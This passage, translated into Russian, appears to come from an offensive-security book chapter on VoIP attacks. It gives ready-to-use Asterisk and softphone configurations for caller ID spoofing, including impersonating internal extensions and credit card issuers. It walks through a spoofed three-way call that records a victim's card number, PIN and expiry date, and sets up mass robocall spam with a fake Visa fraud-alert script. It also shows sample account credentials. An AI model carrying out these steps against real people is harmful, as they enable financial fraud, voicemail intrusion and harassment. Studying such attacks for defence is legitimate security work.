


Рисунок 7-4: DTMF преобразует телефонные тональные сигналы клавиш в текст.

Готово! После отправки фишингового VoIP-письма злоумышленник записал информацию, введенную жертвой.

Совершение бесплатных звонков

Совершение бесплатных звонков с ПК на любой стационарный или мобильный телефон в США или Великобритании на самом деле не является атакой безопасности, но это приятная небольшая возможность, которая позволит выполнить несколько других атак в этой главе. В течение нескольких лет основные программные VoIP-телефоны предоставляли бесплатные звонки с ПК на ПК, но взимали плату за звонки с ПК на стационарные и мобильные телефоны, например SkypeOut. Используя Asterisk PBX, программный клиент X-Lite и VoIPBuster, теперь можно совершать бесплатные звонки с ПК на стационарный телефон, но только для телефонных номеров США или Великобритании. Вот как это настроить:

1. Создайте учетную запись VOIP в VoIPBuster (<http://www.voipbuster.com/>), загрузите клиент VoIPBuster и создайте имя пользователя и пароль, которые будут использоваться при установлении SIP-сеанса.
2. После настройки учетной записи VoIPBuster войдите на сервер Asterisk и перейдите в каталог Asterisk командой `cd /etc/asterisk`.
3. Откройте файл `sip.conf` в `/etc/asterisk` и добавьте следующие элементы в конец файла. Убедитесь, что заменили выделенные элементы на свои имя пользователя и пароль VoIPBuster.

```
[voipbuster]
type=peer
host=sip.voipbuster.com
context=test
username=USERNAME
secret=PASSWORD
```

4. Откройте файл `extensions.conf` в `/etc/asterisk` и добавьте следующие элементы в `realm test` (`[test]`). Убедитесь, что заменили выделенные курсивом элементы на номер, по которому хотите позвонить через SIP-клиент. В нашем примере звонок будет выполняться на номер `415.118.2006`.

```
[test]
exten => 100,Dial,(SIP/Sonia)
exten => 101,Dial,(SIP/Raina)
exten => 14151182006,Dial,(SIP/14151182006@voipbuster)
```

5. Используя X-Lite или свой любимый VoIP SIP-клиент, направьте программный VoIP-телефон на сервер Asterisk. Если используется X-Lite, выполните следующие шаги:

- Перейдите в SIP Account Settings.
- Выберите Properties.
- Выберите вкладку Account и введите свое имя пользователя VoIPBuster, пароль VoIPBuster и домен, то есть IP-адрес сервера Asterisk.

6. Выберите OK и Close.

Готово! Набрав `14151182006` на программном VoIP-телефоне X-Lite на своем ПК, вы совершите звонок с Asterisk PBX в локальной сети на VoIPBuster, который затем маршрутизирует звонок на выбранный вами стационарный или мобильный телефон. Кроме того, это позволяет использовать Asterisk для внутренних звонков с ПК на ПК, например добавочные номера `100` и `101` в `extensions.conf`, которые являются локальными VoIP-клиентами во внутренней сети.

Следует отметить, что ни Asterisk, ни X-Lite не обязательно использовать с VoIPBuster, потому что у него также есть толстый клиент, который может выполнять бесплатные телефонные звонки за вас. Однако если у вас есть система Asterisk PBX для внутренних звонков, удобно использовать одну и ту же PBX как для внутренних VoIP-звонков, так и для внешних звонков. Чтобы использовать VoIPBuster напрямую для внешних звонков, просто загрузите его клиент и пользуйтесь клиентским интерфейсом.

Подмена Caller ID

Подмена Caller ID делает ровно то, что подразумевает ее название: она изменяет видимость исходного телефонного номера телефонного звонка. Подмена Caller ID может быть довольно безобидной, позволяя детям, выросшим с *69, наконец-то звонить и не чувствовать себя виноватыми за то, что испугались и повесили трубку в последнюю секунду; однако она также может иметь множество вредоносных применений. Например, телефонный номер вашего банка может быть подменен, что приведет к другой форме фишинговых атак. Подмена номера банка может позволить злоумышленникам обзвонить телефонные номера всех людей в телефонной книге и выдать себя за доверенное финансовое учреждение. Подмена Caller ID также может заставить человека ответить на звонок от того, кого он или она пытались избежать.

Причина, по которой подмена Caller ID возможна, состоит в том, что во время телефонного звонка источнику, то есть звонящему, неявно доверяют. Например, когда выполняется телефонный звонок, исходное устройство, такое как программный VoIP-телефон, отправляет свой исходный телефонный номер адресату как часть пакета данных. Подобно тому как исходные IP-адреса могут

быть изменены в заголовках TCP/IP, исходный телефонный номер может быть изменен исходящим устройством в TCP/IP VoIP-пакете. В традиционных телефонах, таких как стационарные или мобильные устройства, пользовательского интерфейса или опции для такой возможности нет, и на то есть веская причина. Однако в компьютерном мире это так же просто, как внести несколько правок в программный телефон или VoIP-пакет и выполнить звонок. Подмена значений в TCP/IP-пакетах не нова и просто переносится на VoIP-пакеты данных.

Существует много способов подменить Caller ID, включая специализированные телефонные карты, онлайн-сервисы звонков или простую загрузку специального программного обеспечения. Быстрый поиск в Интернете приведет ко множеству методов подмены Caller ID; мы покажем четыре конкретных примера. Первый пример, самый простой, в пять быстрых шагов, использует IAX с IAX-клиентом и VoIPJet, IAX VoIP-провайдером. Для тех, кто предпочитает SIP-клиенты, второй пример использует SIP-клиент, такой как X-Lite, сервер Asterisk и VoIPJet. Третий пример использует онлайн-сервис. Наконец, четвертый пример показывает, как выполнить подмену Caller ID во внутренней VoIP-сети, например с аппаратным телефоном Cisco или Avaya и Asterisk. Следует отметить, что подмена Caller ID теперь определяется как pre-texting, что является незаконным и влечет суровые наказания, как было отмечено в деле Hewlett-Packard 2006 года.

Пример 1

Как отмечалось ранее, причина, по которой подмена Caller ID работает с iaxComm и VoIPJet, состоит в том, что информации, предоставленной звонящей сущностью, доверяют. iaxComm предлагает возможность изменить свой номер Caller ID, как указано в шаге 2 следующего упражнения. Поскольку VoIPJet является VoIP-провайдером, он принимает информацию от программного телефона и преобразует ее в PBX-систему для назначений на стационарных линиях. Поскольку программный телефон iaxComm не подключается напрямую к PBX-системе, VoIPJet остается только доверять информации, которую он получает в TCP/IP VoIP-пакетах. В этом случае iaxComm изменяет информацию до ее отправки по сети, заставляя VoIPJet и конечный пункт назначения показывать подмененный номер.

Для этого примера подмены нам нужно настроить учетную запись VoIPJet, чтобы подменить Caller ID, и IAX-клиент, например iaxComm.

1. Загрузите iaxComm с <http://iaxclient.sourceforge.net/iaxcomm/>.
2. Создайте учетную запись VoIPJet, посетив <http://www.voipjet.com/>. Учетная запись бесплатно дает звонки на сумму 25 центов.
3. После настройки учетной записи VoIPJet вы увидите опцию с названием Click here to view instructions on setting up Asterisk to send calls to VoIPJet. Выберите эту опцию и запишите информацию, которую нужно использовать, как показано на рисунке 7-5.

VoipJet account number (username/UserID): 15193
 Authorization code (password): 7f5db6951fabfaa4 (You should see an MD5 string, if it is blank logout and login again)

Test Server: test.voipjet.com (8.11.164.234) - no minimum balance to use
 Production Server: east.voipjet.com (8.11.164.235) - requires greater than 20 dollar balance to use. Send high volume and call-center traffic here.
 Second Production Server: nac.voipjet.com (86.246.72.34) - requires greater than 20 dollar balance to use. Nac.net bandwidth has good peering.
 Try and enter the domain name in your iax.conf (e.g. test.voipjet.com) but if you are having DNS issues enter the IP address directly!

For Asterisk@Home AMP see [this screenshot](#). For the regular Asterisk PBX setup, see below:

Asterisk PBX Step 1: Add the following lines to the end of iax.conf (found in /etc/asterisk)

```
[voipjet]
type=peer
host= test.voipjet.com
username= 15193
secret= 7f5db6951fabfaa4
auth=md5
context=default
```

Step 2: Add the following to extensions.conf (found in /etc/asterisk)

```
; NANPA: North American Numbers dialed as 1 + area code
; For example, the New York Public Library is dialed as 12123400849
; 1 (North American call) 212 (New York area code) 3400849 (library's phone number)
; WORLD: International Numbers dialed as 011 + country code + number
; For example, the Tate Modern Museum in London, U.K. is dialed as 011442078878000
; 011 (International call) 44 (U.K. country code) 2078878000 (museum's number)
; Finally, the number just before @voipjet in the Dial string is your VoipJet userid #; and it needs to be there!
```

```
exten => _1NXXNXXXXXX,1,SetCallerID(4153574000); Set your CallerID as a ten digit number like
this. See our FAQ
exten => _1NXXNXXXXXX,2,Dial,IAX2/15193@voipjet/${EXTEN} ; VoipJet.com NANPA
exten => _011.,1,SetCallerID(4153574000); Set your CallerID as a ten digit number like this. See our
FAQ.
exten => _011.,2,Dial,IAX2/15193@voipjet/${EXTEN} ; VoipJet.com WORLD
;Do not change IAX2/15193 in the above two lines!
```

Рисунок 7-5: Информация учетной записи VoIPJet.

4. Откройте iaxComm и следующими шагами настройте его для использования VoIPJet:

- Выберите Options в строке меню.
- Выберите Preferences, а затем вкладку CallerID.
- В строке Number введите номер Caller ID, который хотите подменить как исходный. См. рисунок 7-6. В этом примере мы используем 4151182006.

from. See Figure 7-6. For this example, we will use 4151




Рисунок 7-6: Вкладка CallerID в iaxComm.

- Выберите Apply > Save > Done. Выйдите из меню, щелкнув X в правом верхнем углу.
- Выберите Options в строке меню.
- Выберите Accounts.
- Выберите Add.
- Введите VoIP-информацию, полученную от VoIPJet на рисунке 7-5: Account Name (VoIPJet), Host (test.voipjet.com), Username (15193), Password (7f5db6951fabfaa4).
- Выберите Save, выйдите из меню, а затем выберите Done.

Готово! Теперь вы зарегистрировали свой клиент iaxComm в VoIPJet.

Следующий шаг - набрать любой десятизначный телефонный номер, начинающийся с цифры 1, например 14158675309. Введите номер в текстовое поле Extension в iaxComm. После выполнения звонка на удаленном телефоне появится номер Caller ID, заданный в разделе Preferences клиента.

Пример 2

Чтобы подменить Caller ID с помощью SIP-клиента, необходимо использовать систему Asterisk PBX с учетной записью VoIPJet. Выполните следующие шаги, чтобы подменить Caller ID, подключив SIP-клиент X-Lite к серверу Asterisk и подключив сервер Asterisk к VoIPJet.

1. Создайте учетную запись VoIPJet, посетив <http://www.voipjet.com/>. Учетная запись бесплатно дает звонки на сумму 25 центов.
2. После настройки учетной записи VoIPJet вы увидите опцию с названием Click here to view instructions on setting up Asterisk to send calls to VoipJet. Выберите эту опцию и запишите информацию, которую нужно использовать в файлах iax.conf и extensions.conf, как ранее было показано на рисунке 7-5.
3. Перейдите в каталог Asterisk командой `cd /etc/asterisk`.

4. Скопируйте IAX-информацию, выданную VoIPJet, непосредственно в файл `iax.conf`. Обратите внимание, что информация от VoIPJet, показанная на рисунке 7-5, соответствует элементам, добавленным в файл `iax.conf`. Также, вероятно, вам придется выйти из системы и затем снова войти, чтобы получить контрольную сумму MD5, необходимую в строке `secret=`. Ниже приведен пример информации, введенной в `iax.conf`:

```
[voipjet]
type=peer
host=test.voipjet.com
username=15193
secret=7f5db6951fabfaa4
auth=md5
context=default
```

5. Скопируйте информацию о расширениях, выданную VoIPJet, непосредственно в файл `extensions.conf` под `realm test ([test])`. В отличие от `iax.conf`, для выполнения proof of concept в этом примере вам не нужно все, что выдал VoIPJet, а только строки, показанные ниже. Кроме того, убедитесь, что заменили выделенные элементы на телефонный номер, который хотите подменить как исходный. В этом примере мы будем подменять исходный номер на 415.118.2006 для любого 10-значного номера, набранного с префиксом 1, как показано строкой `_1NXXNXXXXXX`:

```
exten => _1NXXNXXXXXX,1,SetCallerID(4151182006)
exten => _1NXXNXXXXXX,2,Dial,IAX2/15193@voipjet/${EXTEN}
exten => _011.,1,SetCallerID(4151182006)
exten => _011.,2,Dial,IAX2/15193@voipjet/${EXTEN}
```

6. Использование SIP-клиента, такого как X-Lite, между вашим клиентом и сервером Asterisk требует дополнительного шага. Откройте файл `sip.conf` и введите следующую информацию, которая укажет SIP-клиенту зарегистрироваться на вашем сервере Asterisk:

```
[Sonia]
type=friend
host=dynamic
username=Sonia
secret=123voiptest
context=default
```

7. Используя X-Lite или свой любимый VoIP SIP-клиент, направьте программный VoIP-телефон на сервер Asterisk. Если используется X-Lite, выполните следующие шаги:

- Перейдите в SIP Account Settings.
- Выберите Properties.
- Выберите вкладку Account и введите Username (Sonia), Password (123voiptest) и Domain, то есть IP-адрес сервера Asterisk.
- Выберите OK и Close.

Готово! Теперь вы зарегистрировали сервер Asterisk в VoIPJet с использованием IAX, а клиент X-Lite - на сервере Asterisk с использованием SIP. Следующий шаг - набрать любой 10-значный телефонный номер, начинающийся с цифры 1, например 14158675309, на SIP-клиенте X-Lite. Информация Caller ID будет получена из `extensions.conf`, из выделенного элемента в шаге 5, на сервере Asterisk. После выполнения звонка на удаленном телефоне появится номер после строки `SetCallerID`.

Пример 3

Следующий метод подмены Caller ID довольно прост. Как было сказано ранее, существует множество методов подмены Caller ID, включая использование сервисов, предоставляемых на веб-сайтах вроде <http://www.fakecaller.com/>. К моменту выхода этой книги эта ссылка может уже не работать, но, вероятно, появится еще десять таких же сервисов. В любом случае, хотя [fakecaller.com](http://www.fakecaller.com/) позволяет подменять Caller ID, он позволяет только вставить текст, который будет воспроизведен пользователю. Реальные разговоры с помощью этого сервиса невозможны; однако proof of concept хорошо демонстрируется веб-сайтом.

Выполните следующие шаги, чтобы подменить Caller ID с помощью [fakecaller.com](http://www.fakecaller.com/). Обратите внимание, что сервис отправляет информацию о звонке третьей стороне.

1. Посетите <http://www.fakecaller.com/>.
2. Введите номер, на который хотите позвонить, в текстовое поле Number to dial.
3. Введите подмененный номер, например 4158675309, в текстовое поле Number to display on Caller ID.
4. Введите имя, например HackmeAmadeus, в текстовое поле Name on Caller ID. Обратите внимание, что оно может не отображаться.
5. Выберите тип Voice, мужской или женский голос и возраст, для звонка.
6. Выберите сообщение, которое хотите повторить, когда цель поднимет трубку, например "I'm Rick James, bitch!"
7. Выберите Make the call.

Готово! Через несколько секунд номер, указанный в шаге 2, получит звонок, который будет выглядеть как исходящий с номера из шага 3. Текст, показанный в шаге 6, будет произнесен пользователю.

Пример 4

Следующий метод подмены Caller ID нацелен на внутреннюю сеть, использующую VoIP с SIP. Например, вы можете захотеть подменить Caller ID при исходящих звонках не на стационарные или мобильные телефоны, а соседу по кубиклу, сидящему рядом. Если среда использует аппаратные телефоны Cisco или Avaya с поддержкой SIP, подмена Caller ID во внутренней VoIP-сети также возможна.

Выполните следующие шаги, чтобы подменить Caller ID во внутренней VoIP-сети. Целевое телефонное расширение - 2222, реальное телефонное расширение - 1111, а подмененное телефонное расширение - 1108. Asterisk будет использоваться для имитации настройки между аппаратным телефоном на вашем столе и Cisco CallManager или Avaya Call Server. Для подключения к серверу Asterisk и выполнения подмены также будет использоваться программный клиент.

1. Отключите Ethernet-разъем от аппаратного телефона на своем столе.

2. На сервере Asterisk откройте файл `sip.conf` и введите имя пользователя и пароль для своего реального телефонного расширения. Это позволит серверу Asterisk зарегистрироваться на Cisco CallManager или Avaya Call Server вместо аппаратного телефона на вашем столе. Обратите внимание, что реальное телефонное расширение подменяющего, код доступа и подменяемый номер должны быть введены корректно, как показано выделенным текстом. Например, если VoIP-телефон на столе имеет добавочный номер 1111, а код доступа - 1111, эти значения должны попасть в этот файл, как и расширение, которое вы хотите подменить как исходное, в строке `callerid`:

```
[Spoof]
type=friend
host=dynamic
username=1111
secret=1111
context=default
callerid=1108
```

3. На сервере Asterisk откройте файл `sip.conf` и введите следующую информацию, которая позволит SIP-клиенту, такому как X-Lite, зарегистрироваться на вашем сервере Asterisk:

```
[Sonia]
type=friend
host=dynamic
username=Sonia
secret=123voiptest
context=default
```

4. Отредактируйте `extension` в файле `extensions.conf` и добавьте следующую информацию под `realm test` (`[test]`). Обратите внимание, что при наборе расширения 2222 значение Caller ID будет установлено в 1108, как указано в первой строке ниже.

```
exten => 2222,1,SetCallerID(4151182006)
exten => 2222,2,Dial,SIP/1112@Spoof/${EXTEN}
```

5. Используя X-Lite или свой любимый VoIP SIP-клиент, направьте программный VoIP-телефон на сервер Asterisk. Если используется X-Lite, выполните следующие шаги:

- Перейдите в SIP Account Settings.
- Выберите Properties.
- Выберите вкладку Account и введите Username (Sonia), Password (123voiptest) и Domain, то есть IP-адрес сервера Asterisk.
- Выберите OK и Close.

Готово! Теперь вы зарегистрировали свой сервер Asterisk на Cisco CallManager или Avaya Call Server, а клиент X-Lite - на сервере Asterisk с использованием SIP. Следующий шаг - набрать четырехзначное телефонное расширение 2222 на SIP-клиенте X-Lite. Информация Caller ID будет получена из `extensions.conf`, из выделенных элементов в шагах 2 и 3, с сервера Asterisk. После выполнения звонка на удаленном телефоне появится номер после строки CallerID и/или SetCallerID.

Как видите, подмена Caller ID довольно проста независимо от того, какой из четырех продемонстрированных методов используется. Однако возможность подменить Caller ID имеет последствия более серьезные, чем практическая шутка или обход *69. Например, компании-эмитенты кредитных карт часто отправляют новые кредитные карты по почте и требуют, чтобы пользователи использовали свой домашний телефонный номер для активации карты. Сердитый сосед, возможно тот, кому приходилось убирать за соседским котом или кто устал слушать собачий лай всю ночь, может украсть почту соседа и активировать кредитную карту, подменив Caller ID, с которого звонит.

Другая атака включает прослушивание чужой голосовой почты с его мобильного телефона. Чтобы прослушать голосовую почту на мобильном телефоне, большинство пользователей выбирают значок голосовой почты телефона. Это действие фактически звонит на их собственный номер, что помещает их в систему голосовой почты. Часто пользователи не используют пароль на своей учетной записи, считая, что доступ к голосовому ящику может получить только тот, у кого в руках физический телефон. Если пользователь допустил эту ошибку, злоумышленник может подменить Caller ID пользователя, позвонить на мобильный телефон и получить прямой доступ к голосовой почте цели без запроса пароля.

Анонимное прослушивание и перенаправление звонков

Атаки "человек посередине" много лет преследуют сети. Инструменты от Dsniff/fragrouter до Cain & Abel помогают показать, что методы сетевой коммуникации небезопасны. Используя ту же модель, телефонная коммуникация через VoIP может попасть в ту же проблемную область. Хотя атаки "человек посередине" на уровне 2 с использованием ARP-пакетов являются, безусловно, самым простым способом прослушивать звонок, для них требуется доступ к правильному сетевому пространству. К сожалению, есть несколько способов прослушивать звонки без ARP poisoning - используя распространенные фишинговые атаки в сочетании с перенаправлением звонков.

Первый вид этой атаки является целевой атакой, включающей подмену Caller ID. Злоумышленник по сути создает трехсторонний звонок между компанией-эмитентом кредитной карты и целью, оставаясь на линии как пассивный слушатель и записывая содержимое. Злоумышленник подменяет свой номер Caller ID на номер, указанный на обратной стороне кредитной карты или на веб-сайте компании-эмитента кредитной карты. После подмены номера злоумышленник звонит цели по одному соединению. Цель, считая, что звонок поступает от компании-эмитента кредитной карты, отвечает на звонок, думая, что это доверенная сущность. Когда цель отвечает, злоумышленник может отправить автоматизированный компьютерный голос, сообщающий о якобы необычной активности на счете и просящий подтвердить информацию. Пока сообщение воспроизводится цели по одному соединению, злоумышленник открывает другое соединение с настоящей компанией-эмитентом кредитной карты. Как только компания отвечает на звонок, злоумышленник может соединить в трехсторонний звонок или конференцию и цель, и компанию-эмитента кредитной карты, оставаясь на линии. Прежде чем делать что-либо еще, большинство компаний-эмитентов кредитных карт используют автоматизированный компьютерный голос для проверки номеров кредитных карт. После включения конференции настоящая компания-эмитент кредитной карты попросит цель подтвердить свою информацию, введя или произнеся номер кредитной карты, PIN и дату истечения срока действия карты. Злоумышленник тайно остается на звонке и записывает всю информацию.

Выполните следующие шаги, чтобы провести эту атаку с помощью X-Lite.

1. Вместо повторения шагов выполните шаги 1-8 из "Примера 2" на странице 142; однако в шаге 5 замените 4151182006 на номер, указанный на обратной стороне вашей кредитной карты.
2. Откройте X-Lite и выберите кнопку AC, которая затем должна стать желтой и показать текст Auto-conference enabled. Эта кнопка автоматически создаст конференцию между двумя линиями, используемыми X-Lite.
3. Используя линию 1 в X-Lite, позвоните цели. При этом будет использоваться значение Caller ID из шага 5 в предыдущем разделе. Когда цель ответит на телефон, воспроизведите заранее записанный аудиофайл, в котором говорится: "This is an automated message. We have noticed unusual activity in your account. Please remain on the line to verify your information." Бюджетный подход к записи сообщения - использовать Windows Narrator, подробно описанный в следующем разделе этой главы.

4. Используя линию 2 в X-Lite, позвоните в компанию-эмитент кредитной карты. Как только компания-эмитент кредитной карты примет звонок, X-Lite немедленно объединит все линии в конференцию, поскольку опция Auto-Conference была включена в шаге 2. Затем цель будет слушать настоящую компанию-эмитент кредитной карты, которая попросит предоставить проверочную информацию.
5. В X-Lite щелкните кнопку Record. Вся информация от цели к компании-эмитенту кредитной карты теперь будет записана злоумышленником и может быть использована для компрометации учетной записи цели.

Второй метод выполнения этой атаки использует не точечный, а более широкий подход к выбору цели. Об этой атаке впервые упомянул Jay Shulman на Black Hat 2006. Злоумышленник отправляет фишинговое письмо, похожее на показанное ранее в этой главе. Когда конечный пользователь звонит по номеру, указанному в фишинговом письме, злоумышленник открывает второе соединение с настоящей компанией-эмитентом кредитной карты. Вместо того чтобы отвечать на звонок напрямую, злоумышленник соединяет конечного пользователя с настоящей компанией-эмитентом кредитной карты; однако сам злоумышленник остается на линии. Когда компания просит пользователя подтвердить информацию, введя или произнеся номер кредитной карты, PIN и дату истечения срока действия карты, злоумышленник, оставшийся на звонке, захватывает эту информацию.

Spam Over Internet Telephony

Помните старые добрые времена, когда можно было просто выделить и удалить все спам-сообщения во входящих? А когда можно было просто перейти в папку Junk email и одним щелчком удалить ее содержимое? Теперь представьте, что на вашем мобильном телефоне больше сотни сообщений голосовой почты или голосовой ящик заполнен до максимальной емкости. Смогли бы вы удалить их все несколькими щелчками на телефоне? Кроме того, что бы вы сделали, когда легитимные пользователи, пытающиеся оставить вам сообщение, не смогут этого сделать, например: "My flight from O'Hare got canceled because someone saw a cloud 400 miles away from the airport, so pick me up from SJC at 9 PM instead of SFO at 5 PM"? Насколько разрушительными были бы эти проблемы для вашей жизни по сравнению с 300 электронными письмами от наследного принца Нигерии?

Идея SPIT не нова, поскольку телемаркетологи уже используют автоматизированные технологии, чтобы звонить домашним пользователям и продавать продукты и товары. Кроме того, многие организации предоставляют эту услугу за небольшую плату, например <http://www.call-em-all.com/>, что позволяет спамеру отправить более чем 1000 людям заранее записанное сообщение голосовой почты менее чем за 100 долларов. Однако с VoIP можно не только отправлять сотни заранее записанных сообщений на любой телефон или систему голосовой почты в стране; эти сообщения также могут быть бесплатными и трудно отслеживаемыми, что делает National Do Not Call Registry менее эффективной мерой снижения риска. Хотя всем нравится, когда их любимый республиканский, демократический или независимый политический кандидат звонит им в день выборов, понравилось бы им получать такие сообщения каждый день от анонимного продавца?

На самом деле анонимный спамер может оказаться меньшим злом по сравнению с тем, что можно сделать при настоящем злоупотреблении SPIT. Ради финансовой выгоды злоумышленник может имитировать автоматизированную службу выявления мошенничества, которую часто используют компании-эмитенты кредитных карт. Когда компания-эмитент кредитной карты обнаруживает необычное списание, автоматический голосовой звонок выполняется на телефонный номер, указанный для держателя счета. Сообщение обычно говорит держателю счета, что обнаружена некоторая аномальная активность и ему следует немедленно позвонить в компанию-эмитент кредитной карты. Однако злоумышленник может создать похожий голосовой звонок от службы выявления мошенничества, но попросить человека позвонить на номер по своему выбору. Например, автоматическое сообщение злоумышленника может быть таким:

```
"Hello, this is an automated message from Visa Fraud Detection Services.  
We have noticed unusual activity in your account and ask that you call  
1.800.118.2006 immediately to resolve this issue. This message will now repeat.
```

```
Hello, this is an automated message from Visa Fraud Detection Services.  
We have noticed unusual activity in your account and ask that you call  
1.800.118.2006 immediately to resolve this issue. Thank you."
```

В следующих разделах показано несколько способов выполнить SPIT.

SPIT and the City

Возможность отправлять заранее записанные звонки через VoIP довольно проста. С VoIP-инфраструктурой можно использовать стандартный формат сообщений. Открытые PBX-системы, такие как Asterisk, можно использовать для массовой рассылки заранее записанных сообщений на отдельные телефонные номера. Asterisk позволяет пользователям создать один файл звонка и отправить его вручную. Затем файл звонка можно многократно отправлять на несколько разных телефонных номеров за короткий период времени.

Выполните следующие шаги, чтобы отправить спам-сообщения через VoIP-инфраструктуру:

1. Запишите спам-сообщение. Это можно сделать множеством методов; для этого proof of concept мы будем использовать заранее записанное сообщение в формате .mp3. Используя любой диктофон, запишите спам-сообщение и сохраните его в файл .mp3, например SPAM.mp3.
 2. После сохранения файла загрузите его в следующий каталог на сервере Asterisk:
/var/lib/asterisk/mohmp3/SPAM.mp3. Если у вас нет времени записывать спам-сообщение, используйте для этого примера любой музыкальный .mp3-файл.
 3. Создайте последовательность extension, чтобы позвонить цели и воспроизвести .mp3-файл, когда телефон будет поднят.
- Отредактируйте /etc/asterisk/extensions.conf, добавив следующие строки под realm test [test]; они создадут extension и сошлются на записанное сообщение SPAM.mp3:

```
[test]  
exten => s,1,Answer  
exten => s,2,MP3Player(/var/lib/asterisk/mohmp3/SPAM.mp3)  
exten => s,3,Hangup
```

4. Для завершения proof of concept мы будем использовать бесплатную учетную запись, созданную ранее в VoIPBuster. Пожалуйста, выполните тот раздел этой главы, прежде чем переходить к следующему шагу. Вкратце: посетите <http://www.voipbuster.com/>, создайте учетную запись и добавьте следующую информацию в свой файл sip.conf, где USERNAME и PASSWORD - это данные, предоставленные вами VoIPBuster:

```
[voipbuster]
type=peer
host=sip.voipbuster.com
context=test
username=USERNAME
secret=PASSWORD
```

5. Создайте сам файл звонка. Файл звонка будет использоваться для ручной отправки заранее записанного сообщения с помощью Asterisk.

- Перейдите в каталог /var/spool/asterisk/tmp.
- Откройте текстовый редактор, например vi, и создайте файл звонка с названием SPAM.Test.call.

В первой строке будет указан целевой телефонный номер, на который нужно отправить ваш спам, и это задается информацией channel. Информация channel будет использовать учетную запись VoIPBuster, созданную ранее. Например, первая строка будет указана как SIP/1-xxx-xxx-xxxx@voipbuster, где xxx-xxx-xxxx следует заменить 10-значным телефонным номером целевого номера, например SIP/14151182006@voipbuster. Если целевой телефон - 415.118.2006, строка channel будет выглядеть следующим образом:

```
Channel: SIP/14151182006@voipbuster
```

- Добавьте остальные элементы ниже, включая максимальное количество повторных попыток, время ожидания и приоритет, чтобы файл звонка работал:

```
MaxRetries: 5
RetryTime: 300
WaitTime: 45
Context: test
Extension: s
Priority: 1
```

6. Чтобы проверить файл звонка и убедиться, что все сработало, перезапустите сервер Asterisk; это гарантирует, что обновленный файл extensions.conf загружен:

```
/etc/init.d/asterisk/ restart
```

7. Скопируйте только что созданный файл звонка в исходящую папку Asterisk. Asterisk периодически проверяет эту папку для отправки исходящих звонков. Через несколько мгновений после перемещения файла Asterisk позвонит на 415.118.2006 и воспроизведет заранее записанное .mp3-сообщение пользователю, когда он поднимет трубку:

```
mv /var/spool/asterisk/tmp/SPAM.Test.call /var/spool/asterisk/outgoing
```

Готово! Теперь вы отправили файл SPAM.mp3 целевому пользователю.

